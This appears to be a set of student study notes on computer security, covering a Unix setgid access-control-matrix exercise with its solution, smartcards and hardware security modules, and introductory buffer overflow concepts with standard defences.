`editor-super`: the process that run will inherit the permission of the group (of admins).

For example: Bob by running editor-super will execute a process that will run as admins.

3. DAC: setgid

The following files are shown by an `ls -l` *command on a typical Unix system:*

```
-r-xr-sr-x  1 charlie acct    70483   2008-01-04  22:53 accounting
-r--rw----  1 alice   acct    139008  2008-05-13  14:53 accounts
-rwxr-xr-x  1 system  system  230482  1997-04-27  22:53 editor
-rw-r--r--  1 alice   users     7072  2008-06-01  22:53 cv.txt
-r--r-----  1 bob     gurus   19341   2008-06-03  13:29 exam
-r--r-----  1 alice   gurus     6316  2008-06-03  16:25 solutions
```

Unix user alice and bob are both members of only the group users, while charlie is a member of only the group gurus. Application editor allows users to read and write files of arbitrary name, whereas application accounting ***only*** *allows users to append data records to the file accounts.*

```
alice   --> groups: users
bob     --> groups: users
charlie --> groups: gurus
```

Draw up an access control matrix with subjects {alice, bob, charlie} and objects {accounts, cv.txt, exam, solutions} that shows for each combination of subject and object wether the subject is able to read (R), (over)write (W), or at least append records (A) to the respective object.

Solution:

	accounts	cv.txt	exam	solutions
alice	R + A (ottiene permessi di append usando il programa 'accounting' e operando come acct)	RW	---	R
bob	A (ottiene permessi di append tramite 'accounting')	R (perchè è member del gruppo 'user')	R	---
charlie	A (grazie a 'accounting', charlie opera come group id: acct)	R	R	R

GOTO: TOP

Security Elements

Smartcards & Hardware security Modules

Smartcards are meant to store cryptographic keys, are given to end-users (client-side) and are connected to terminals.

Smartcards are **useful to sign documents in a secure way**. With the card we can encrypt the hashcode of a document that is fed to the encryption module inside the smart card that takes as input the hashcode and a private key and return to the computer a digitally signed document.

Since we don’t want to store our encryption key inside the memory of the computer, we can use the smart card .

The private key never leave the smart card! The card has a cpu, some memory and it’s capable of doing encryption, so the encryption module is inside the card. So the card receive the hash code, do the computation with the private key and then send back to the computer the digital signature.

Smartcards should be tamperproof, meaning that if someone tryes to break into it, the smart card will destroy the cryptographic key.

Hardware security modules is applied at server-side. Since is not secure to keep keys inside a server (it’s connected to the internet, so it’s unsecure), the hardware security module keeps the private key and make sure they never leave it.

GOTO: TOP

Buffer Overflow

Buffer: a contiguous region of memory storing data of the same type. Used by program to store data.

Buffer overflow: When a program write outside the boundaries of a buffer.

C programming language

C is a low level programming language, meaning that we can control the memory layout as we prefer. (We can also access register).


Pointers: a pointer is a variable containing a memory address. That points to a memory location allocated for our variables. (of the size asked) `ptr` is the <u>address</u> of a memory cell; `*ptr` is the <u>content</u> of the memory cell; `&i` is the <u>address</u> of the cell storing ‘i’; `&f` is the <u>address of a function</u> ‘f’;

Arrays : are contiguous memory cell. `char buf[8]`: delclare a buffer of up to 8 characters; `buf[1]`: is like telling the computer to do: `*(buf+1)`;

What happen if i try to write something that is longer than 8 chars? Buffer overflow! I’m going to write on some memory which wasn't allocated and maybe is being used by other program or contains sensitive information.

Attention: access to buffers are not checks during execution (for speed) and that’s where we can run into buffer overflows.

Layout of virtual memory



Linux on Intel x86 family

- Stack grows downward
- Stack frame holds
  - Calling parameters
  - Local variables for functions
  - Various addresses
- Heap grows upwards
  - Dynamically allocated storage generated using alloc, malloc, ...
- Data: statically allocated storage
- Text: Executable code, read only

Each stack **frame** contains one subroutine. Inside a stack frame there are:

- ebp (extened base pointer register): start of current frame;
- all the actual parameters;
- return address: where to go once the function has completed . With buffer overflow we could re write this parameter to call another function;
- ebp of the caller function;
- all the local variables;
- Esp (extended stack pointer register): end of stack.

Defense mechanism against buffer overflow:

- **Canary**: a value in the stack that is check before returning. If the canary is different from what we set it, then it was changed and we should `exit()` the function without returning anything. (they don't solve completely the problem)
- **avoid unsafe library functions**: *strcpy, gets* and many more aren't secure, luckily it exists a secure version. Use that. (*strncpy, fgets*)
- **Avoid C(++)**: use type safe languages like java or python

GOTO: TOP